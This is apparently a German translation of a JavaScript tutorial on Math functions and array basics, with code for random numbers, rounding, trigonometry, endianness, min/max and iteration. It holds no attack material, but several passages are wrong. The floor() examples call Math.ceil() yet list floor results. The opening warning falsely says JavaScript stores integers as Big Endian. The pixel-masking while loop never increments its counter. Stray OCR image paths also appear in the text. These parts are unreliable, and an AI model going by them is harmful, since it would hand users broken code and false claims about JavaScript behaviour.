
Warnung : Javascript verwendet Big Endian zum Speichern von Ganzzahlen. Dies stimmt nicht immer mit dem Endian des Geräts / Betriebssystems überein. Wenn Sie typisierte Arrays mit Bitlängen von mehr als 8 Bit verwenden, sollten Sie prüfen, ob die Umgebung Little Endian oder Big Endian ist, bevor Sie bitweise Operationen ausführen.

Warnung : Bitweise Operatoren wie `&` und `|` sind **nicht** die gleichen wie die logischen Operatoren `&&` (und) und `||` (oder) . Sie liefern falsche Ergebnisse, wenn sie als logische Operatoren verwendet werden. Der `^` Operator ist **nicht** der Power Operator (a^b) .

Zufällig zwischen zwei Zahlen

Gibt eine zufällige ganze Zahl zwischen `min` und `max` :

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Beispiele:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Zufällig mit Gaußverteilung

Die `Math.random()` Funktion sollte Zufallszahlen ergeben, deren Standardabweichung gegen 0 geht. Wenn Sie aus einem Kartenstapel `Math.random()` oder einen Würfelwurf simulieren, wollen wir dies.

In den meisten Situationen ist dies jedoch unrealistisch. In der realen Welt neigt die Zufälligkeit dazu, sich um einen gemeinsamen Normalwert zu sammeln. Bei grafischer Darstellung erhalten Sie die klassische Glockenkurve oder die Gaußsche Verteilung.


Mit der `Math.random()` Funktion ist dies relativ einfach.

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

Das Hinzufügen eines Zufallswerts zum letzten erhöht die Varianz der Zufallszahlen. Durch die Anzahl der Male, die Sie hinzufügen, wird das Ergebnis auf einen Bereich von 0–1 normalisiert

Das Hinzufügen von mehr als ein paar Random ist unübersichtlich. Mit einer einfachen Funktion können Sie die gewünschte Abweichung auswählen.

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
    return r / v;
}
```



Das Bild zeigt die Verteilung der Zufallswerte für verschiedene Werte von v. Oben links ist der Standard-Einzelaufruf `Math.random()` , rechts unten ist `Math.random()` 8-mal summiert. Dies ist aus 5.000.000 Samples, die Chrome verwenden

Diese Methode ist bei `v<5` am effizientesten

Decke und Boden

`ceil()`

Die `ceil()` Methode rundet eine Anzahl *nach oben* zur nächsten ganzen Zahl, und gibt das Ergebnis zurück.

Syntax:

```
Math.ceil(n);
```

Beispiel:

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
```

```
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

floor()

Die `floor()` Methode rundet eine Anzahl *nach unten* zur nächsten ganzen Zahl, und gibt das Ergebnis zurück.

Syntax:

```
Math.floor(n);
```

Beispiel:

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Math.atan2, um die Richtung zu finden

Wenn Sie mit Vektoren oder Linien arbeiten, möchten Sie zu einem bestimmten Zeitpunkt die Richtung eines Vektors oder einer Linie ermitteln. Oder die Richtung von einem Punkt zu einem anderen Punkt.

`Math.atan(yComponent, xComponent)` den Winkel im Radius im Bereich von `-Math.PI` an `Math.PI` (`-180` bis `180` Grad).

Richtung eines Vektors

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

Richtung einer Linie

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Richtung von einem Punkt zu einem anderen Punkt

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos, um einen Vektor mit vorgegebener Richtung und Entfernung zu erstellen

Wenn Sie einen Vektor in Polarform (Richtung & Entfernung) haben, möchten Sie ihn in einen kartesischen Vektor mit Axt und Y-Komponente konvertieren. Zum Referenzieren weist das Bildschirmkoordinatensystem Richtungen als 0 Grad-Punkte von links nach rechts auf, 90 (PI / 2) zeigen den Bildschirm nach unten und so weiter im Uhrzeigersinn.

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

Sie können auch die Entfernung ignorieren eine normierte (1 Einheit lang) Vektor in der Richtung von erzeugen `dir`

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

Wenn Ihr Koordinatensystem y hat, müssen Sie zwischen cos und sin wechseln. In diesem Fall ist eine positive Richtung von der x-Achse entgegen dem Uhrzeigersinn.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

Um den Abstand zwischen zwei Punkten zu ermitteln, verwenden wir Pythagoras, um die Quadratwurzel der Summe des Quadrats der Komponente des Vektors zwischen ihnen zu ermitteln.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

Mit ECMAScript 6 kam `Math.hypot` was dasselbe tut

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Jetzt müssen Sie nicht die vorläufigen Variablen halten, um zu verhindern, dass der Code zu einem Durcheinander von Variablen wird

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` kann eine beliebige Anzahl von Dimensionen `Math.hypot`


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Periodische Funktionen mit Math.sin

`Math.sin` und `Math.cos` sind zyklisch mit einer Periode von 2 * PI Radiant (360 °). Sie geben eine Welle mit einer Amplitude von 2 im Bereich von -1 bis 1 aus.

Graph der Sinus- und Cosinus-Funktion: *(Wikipedia zur Verfügung gestellt)*



Beide sind für viele Arten von periodischen Berechnungen sehr praktisch, von der Erzeugung von Schallwellen über Animationen bis hin zum Kodieren und Dekodieren von Bilddaten

Dieses Beispiel zeigt, wie Sie eine einfache Sinuswelle mit Kontrolle über Periode / Frequenz,

Phase, Amplitude und Offset erzeugen.

Die verwendete Zeiteinheit ist Sekunden.
Die einfachste Form, die nur die Frequenz steuert.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

In fast allen Fällen sollten Sie den zurückgegebenen Wert ändern. Die allgemeinen Bedingungen für Modifikationen

- Phase: Der Frequenzversatz vom Beginn der Schwingungen. Es ist ein Wert im Bereich von 0 bis 1, bei dem der Wert 0,5 die Welle um die Hälfte ihrer Frequenz vorwärts bewegt. Ein Wert von 0 oder 1 ändert sich nicht.
- Amplitude: Die Entfernung vom niedrigsten und höchsten Wert während eines Zyklus. Eine Amplitude von 1 hat einen Bereich von 2. Der niedrigste Punkt (Trough) -1 bis zum höchsten (Peak) 1. Bei einer Welle mit der Frequenz 1 liegt der Peak bei 0,25 Sekunden und beim Tief bei 0,75.
- Offset: Verschiebt die gesamte Welle nach oben oder unten.

Um alle diese Funktionen in die Funktion aufzunehmen:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

Oder kompakter (und etwas schneller):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
offset;
}
```

Alle Argumente außer der Zeit sind optional

Simulation von Ereignissen mit unterschiedlichen Wahrscheinlichkeiten

Manchmal müssen Sie nur ein Ereignis mit zwei Ergebnissen simulieren, möglicherweise mit unterschiedlichen Wahrscheinlichkeiten, aber Sie befinden sich möglicherweise in einer Situation, die viele mögliche Ergebnisse mit unterschiedlichen Wahrscheinlichkeiten erfordert. Stellen wir uns vor, Sie möchten ein Ereignis simulieren, das sechs gleichermaßen wahrscheinliche Ergebnisse hat. Das ist ganz einfach.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

Möglicherweise möchten Sie jedoch nicht gleichermaßen wahrscheinliche Ergebnisse. Angenommen, Sie hatten eine Liste von drei Ergebnissen, dargestellt als ein Array von Wahrscheinlichkeiten in Prozent oder Vielfachen der Wahrscheinlichkeit. Ein solches Beispiel könnte ein gewichteter Würfel sein. Sie können die vorherige Funktion umschreiben, um ein solches Ereignis zu simulieren.

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```

Wie Sie wahrscheinlich bemerkt haben, geben diese Funktionen einen Index zurück, sodass in einem Array möglicherweise mehr beschreibende Ergebnisse gespeichert werden. Hier ist ein Beispiel.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

Little / Big-Endian für typisierte Arrays bei Verwendung von bitweisen Operatoren

So ermitteln Sie den Endian des Geräts

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
})();
```

Little Endian speichert die höchstwertigen Bytes von rechts nach links.

Big-Endian speichert die höchstwertigen Bytes von links nach rechts.

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Wenn das System Little-Endian verwendet, werden die 8-Bit-Byte-Werte verwendet

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Wenn das System Big-Endian verwendet, werden die 8-Bit-Byte-Werte verwendet

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Beispiel, bei dem der Edian-Typ wichtig ist

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
```

```
ctx.putImageData(imgData);
```

Maximum und Minimum bekommen

Die `Math.max()` Funktion gibt die größte von null oder mehr Zahlen zurück.

```
Math.max(4, 12);   //  12
Math.max(-1, -15); // -1
```

Die `Math.min()` Funktion gibt die kleinste Zahl von Null oder mehr zurück.

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

Maximum und Minimum aus einem Array erhalten:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

ECMAScript 6- Spread-Operator , der das Maximum und Minimum eines Arrays ermittelt:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Anzahl auf minimalen / maximalen Bereich beschränken

Wenn Sie eine Zahl klemmen müssen, um sie innerhalb einer bestimmten Bereichsgrenze zu halten

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

Anwendungsfall (jsFiddle)

Wurzeln einer Zahl bekommen

Quadratwurzel

Verwenden Sie `Math.sqrt()` , um die Quadratwurzel einer Zahl zu ermitteln

```
Math.sqrt(16)   #=> 4
```

Kubikwurzel

Verwenden Sie die `Math.cbrt()` Funktion, um das Würfelwurzel einer Zahl zu finden

6

```
Math.cbrt(27)  #=> 3
```

Nth-Wurzeln finden

Um die n-te Wurzel zu finden, verwenden Sie die Funktion `Math.pow()` und übergeben Sie einen gebrochenen Exponenten.

```
Math.pow(64, 1/6) #=> 2
```

Arithmetik (Mathematik) online lesen: https://riptutorial.com/de/javascript/topic/203/arithmetik--mathematik-

Kapitel 7: Arrays

Syntax

- array = [*Wert* , *Wert* , *...*]
- array = new Array (*Wert* , *Wert* , *...*)
- array = Array.of (*Wert* , *Wert* , *...*)
- array = Array.from (*arrayLike*)

Bemerkungen

Zusammenfassung: Arrays in JavaScript sind ganz einfach modifizierte `Object` mit einem fortgeschrittenen Prototyp, die eine Vielzahl von Aufgaben ausführen können, die sich auf Listen beziehen. Sie wurden in ECMAScript 1st Edition hinzugefügt, und andere Prototypmethoden kamen in ECMAScript 5.1 Edition.

Warnung: Wenn im `new Array()` ein numerischer Parameter mit dem Namen *n* angegeben wird, wird ein Array mit einer Anzahl *n* von Elementen deklariert, nicht ein Array mit einem Element mit dem Wert *n* !

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

Davon abgesehen, sollten Sie immer `[]` wenn Sie ein Array deklarieren:

```
console.log([53]); // Much better!
```

Examples

Standard-Array-Initialisierung

Es gibt viele Möglichkeiten, Arrays zu erstellen. Am häufigsten werden Array-Literale oder der Array-Konstruktor verwendet:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Wenn der Array-Konstruktor ohne Argumente verwendet wird, wird ein leeres Array erstellt.

```
var arr3 = new Array();
```

Ergebnisse in:

```
[]
```

Wenn es mit genau einem Argument verwendet wird und dieses Argument eine `number` , wird stattdessen ein Array dieser Länge mit allen `undefined` Werten erstellt:

```
var arr4 = new Array(4);
```

Ergebnisse in:

```
[undefined, undefined, undefined, undefined]
```

Dies gilt nicht, wenn das einzelne Argument nicht numerisch ist:

```
var arr5 = new Array("foo");
```

Ergebnisse in:

```
["foo"]
```

6

Ähnlich wie bei einem Array-Literal kann `Array.of` mit einer Reihe von Argumenten zum Erstellen einer neuen `Array` Instanz verwendet werden:

```
Array.of(21, "Hello", "World");
```

Ergebnisse in:

```
[21, "Hello", "World"]
```

Im Gegensatz zum Array-Konstruktor wird beim Erstellen eines Arrays mit einer einzelnen Nummer wie `Array.of(23)` ein neues Array `[23]` und nicht ein Array mit der Länge 23 erstellt.

Die andere Möglichkeit, ein Array zu erstellen und zu initialisieren, wäre `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

wird resultieren:

```
[0, 1, 16, 81, 256]
```

Array Spread / Rest

Spread-Operator

6

Mit ES6 können Sie Spreads verwenden, um einzelne Elemente in eine durch Kommas getrennte Syntax zu unterteilen:

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

Der Spread-Operator wirkt auch auf Zeichenfolgen und trennt jedes einzelne Zeichen in ein neues Zeichenfolgenelement. Wenn Sie eine Array-Funktion verwenden, um diese in Ganzzahlen zu konvertieren, entspricht das oben erstellte Array dem folgenden:

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

Bei Verwendung einer einzelnen Zeichenfolge kann dies vereinfacht werden:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Wenn das Mapping nicht durchgeführt wird, gilt Folgendes:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

Der Spread-Operator kann auch verwendet werden, um Argumente in eine Funktion zu verbreiten :

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

Restbediener

Der Restoperator tut das Gegenteil des Spread-Operators, indem er mehrere Elemente zu einem einzigen Element zusammenführt

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Argumente einer Funktion sammeln:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Werte zuordnen

Es ist häufig erforderlich, ein neues Array basierend auf den Werten eines vorhandenen Arrays zu generieren.

So generieren Sie beispielsweise ein Array mit Stringlängen aus einem Array von Strings:

5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

In diesem Beispiel wird der `map()` Funktion eine anonyme Funktion bereitgestellt. Die map-Funktion ruft sie für jedes Element im Array auf und stellt die folgenden Parameter in dieser Reihenfolge bereit:

- Das Element selbst
- Der Index des Elements (0, 1 ...)
- Das gesamte Array

Zusätzlich `map()` stellt einen *optionalen* zweiten Parameter , um den Wert zu setzen `this` in der Abbildungsfunktion. Je nach Ausführungsumgebung kann der Standardwert `this` variieren:

In einem Browser, der Standardwert `this` ist immer `window` :

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

Sie können es wie folgt in jedes benutzerdefinierte Objekt ändern:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

Werte filtern

Die `filter()` -Methode erstellt ein Array, das mit allen Arrayelementen gefüllt ist, die einen als Funktion bereitgestellten Test bestehen.

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Ergebnisse in einem neuen Array:

```
[3, 4, 5]
```

Falsche Werte filtern

5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Da Boolean eine native JavaScript-Funktion / -Konstruktor ist , die [einen optionalen Parameter] verwendet und die Filtermethode auch eine Funktion übernimmt und das aktuelle Array-Element als Parameter übergibt, können Sie es folgendermaßen lesen:

1. `Boolean(0)` gibt false zurück
2. `Boolean(undefined)` gibt false zurück
3. `Boolean({})` gibt " **true" zurück** , dh es wird an das zurückgegebene Array gesendet
4. `Boolean(null)` gibt false zurück
5. `Boolean('')` gibt false zurück
6. `Boolean(true)` gibt **true zurück** , dh es wird in das zurückgegebene Array geschrieben
7. `Boolean(5)` gibt " **true" zurück** , dh es wird in das zurückgegebene Array geschrieben

so wird der Gesamtprozess resultieren

```
[ {}, true, 5 ]
```

Ein weiteres einfaches Beispiel

In diesem Beispiel wird dasselbe Konzept verwendet, eine Funktion zu übergeben, die ein Argument akzeptiert

5.1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
}

var str              = 'Since Boolean is a native javascript function/constructor that takes
[one optional paramater] and the filter method also takes a function and passes it the current
array item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
```

```
//["a", "and", "also", "a", "and", "array", "as"]
```

Iteration

Ein traditioneller `for` -loop

Eine traditionelle `for` Schleife besteht aus drei Komponenten:

1. **Die Initialisierung: wird** ausgeführt, bevor der Look-Block zum ersten Mal ausgeführt wird
2. **Die Bedingung:** prüft eine Bedingung vor jeder Ausführung des Schleifenblocks und beendet die Schleife, wenn sie falsch ist
3. **Der Nachgedanke:** Wird jedes Mal ausgeführt, nachdem der Loop-Block ausgeführt wurde

Diese drei Komponenten sind durch a voneinander getrennt `;` Symbol. Der Inhalt für jede dieser drei Komponenten ist optional. Dies bedeutet, dass die folgende minimale `for` Schleife möglich ist:

```
for (;;) {
    // Do stuff
}
```

Natürlich müssen Sie eine `if(condition === true) { break; }` oder ein `if(condition === true) { return; }` irgendwo in dem `for` -loop, damit er nicht mehr läuft.

Normalerweise wird die Initialisierung jedoch zur Deklaration eines Indexes verwendet, die Bedingung wird verwendet, um diesen Index mit einem Minimal- oder Maximalwert zu vergleichen, und der Index wird nachträglich verwendet, um den Index zu erhöhen:

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

Verwenden einer traditionellen `for` Schleife zum Durchlaufen eines Arrays

Die traditionelle Methode zum Durchlaufen eines Arrays lautet wie folgt:

```
for (var i = 0, length = myArray.length; i < length; i++) {
    console.log(myArray[i]);
}
```

Oder, wenn Sie es vorziehen, rückwärts zu laufen, machen Sie Folgendes:

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

Es sind jedoch viele Variationen möglich, wie zum Beispiel diese:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
```

```
myArray[++key]) {
    console.log(value);
}
```

... oder dieses ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... oder dieses:

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

Was am besten funktioniert, hängt hauptsächlich vom persönlichen Geschmack und vom konkreten Anwendungsfall ab, den Sie implementieren.

Beachten Sie, dass jede dieser Varianten von allen Browsern unterstützt wird, einschließlich sehr alter Browser!

Eine `while` Schleife

Eine Alternative zu einer `for` Schleife ist eine `while` Schleife. Um ein Array zu durchlaufen, können Sie Folgendes tun:

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

Wie traditionelle `for` Loops, `while` Loops sogar von den ältesten Browsern unterstützt werden.

Beachten Sie auch, dass jede while-Schleife als `for` Schleife überschrieben werden kann. Zum Beispiel verhält sich die `while` Schleife genau wie `for` -loop:

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

`for...in`

In JavaScript können Sie auch Folgendes tun:

```
for (i in myArray) {
```

```
    console.log(myArray[i]);
}
```

Dies sollte jedoch mit Vorsicht erfolgen, da es sich nicht in allen Fällen wie eine herkömmliche `for` Schleife verhält und potenzielle Nebenwirkungen in Betracht gezogen werden müssen. Siehe **Warum ist die Verwendung von "for ... in" mit Array-Iteration eine schlechte Idee?** für mehr Details.

`for...of`

In ES 6 wird die `for-of` Schleife empfohlen, um die Werte eines Arrays zu durchlaufen:

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Das folgende Beispiel zeigt den Unterschied zwischen einer `for...of` Schleife und einer `for...in` Schleife:

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

Die `Array.prototype.keys()` -Methode kann verwendet werden, um Indizes wie `Array.prototype.keys()` :

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`Array.prototype.forEach()`

Die `.forEach(...)` -Methode ist eine Option in ES 5 und höher. Es wird von allen modernen Browsern sowie Internet Explorer 9 und höher unterstützt.

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

Verglichen mit der traditionellen `for` Schleife können wir in `.forEach()` nicht aus der Schleife `.forEach()` . Verwenden Sie in diesem Fall die `for` Schleife oder verwenden Sie die unten dargestellte partielle Iteration.

In allen Versionen von JavaScript ist es möglich, die Indizes eines Arrays unter Verwendung einer traditionellen C-Schleife `for` Schleife zu durchlaufen.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Es ist auch möglich, `while` Schleife zu verwenden:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

Array.prototype.every

Wenn Sie seit ES5 einen Teil eines Arrays `Array.prototype.every` , können Sie `Array.prototype.every` , das so lange wiederholt wird, bis wir `false` :

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

Entspricht in jeder JavaScript-Version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
```

```
}
```

`Array.prototype.some`

